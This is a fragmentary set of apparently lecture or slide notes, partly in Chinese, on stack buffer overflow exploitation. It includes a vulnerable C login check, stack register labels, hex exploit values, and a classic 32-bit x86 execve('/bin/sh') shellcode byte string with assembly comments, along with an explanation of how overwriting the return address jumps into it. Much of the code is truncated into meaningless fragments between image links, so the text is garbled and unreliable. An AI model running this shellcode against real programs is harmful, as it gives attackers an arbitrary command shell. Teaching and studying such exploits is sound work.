


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#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
```

```
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{
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}
```

```
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```


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
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    user[i] = '\0';
    return strcmp(user, "xyzzzy") == 0;
}
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{
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Exploit

```
a0c2d782
ffa86db2
307abba9
ad7c
```



Shellcode 的功能是通过调用系统调用 `execve("/bin/sh", ...)` 来打开一个交互式 shell, 允许攻击者执行任意命令。

- 它本质上是一段**机器代码**, 可以直接运行在目标程序的栈中。

栈中的执行逻辑:

1. 跳转到 Shellcode 的起始位置:

- 在溢出中, 覆盖返回地址 (`rip`) 的值被设置为 Shellcode 在栈中的地址。
- 当函数返回时, 程序跳转到 Shellcode 开始执行。

2. 执行 Shellcode:

- Shellcode 的机器指令通过系统调用启动 `/bin/sh`。

shell.c

execve("/bin/sh", ...)

↓ **gcc -S shell.c**

```
char shellcode[] =  
    "\xeb\x1f"           /* jmp 0x1f           (2) */  
    "\x5e"              /* popl %esi          (1) */  
    "\x89\x76\x08"      /* movl %esi,0x8(%esi) (3) */  
    "\x31\xc0"          /* xorl %eax,%eax     (2) */  
    "\x88\x46\x07"      /* movb %eax,0x7(%esi) (3) */  
    "\x89\x46\x0c"      /* movl %eax,0xc(%esi) (3) */  
    "\xb0\x0b"          /* movb $0xb,%al      (2) */  
    "\x89\xfb"          /* movl %esi,%ebx     (2) */  
    "\x8d\x4e\x08"      /* leal 0x8(%esi),%ecx (3) */  
    "\x8d\x56\x0c"      /* leal 0xc(%esi),%edx (3) */  
    "\xcd\x80"          /* int 0x80           (2) */  
    "\x31\xdb"          /* xorl %ebx,%ebx     (2) */  
    "\x89\xd8"          /* movl %ebx,%eax     (2) */  
    "\x40"              /* inc %eax            (1) */  
    "\xcd\x80"          /* int 0x80           (2) */  
    "\xe8\xdc\xff\xff\xff" /* call -0x24         (5) */  
    "/bin/sh";          /* .string \"/bin/sh\" (8) */
```



```


#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs


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```





```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
```

main()

sfp


```
void
{
    fpu
}
```

sh # _

```
int v
{
    cha
    int
    for
    u
    use
    ret
}
```

```
int m
{
```

```
    cha
    fge
    if (! verify(login))
        return 1;
    reveal_secret();
    return 0;
}
```



%esp

%ebp


%eip

sfp

```
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```

main()

sfp



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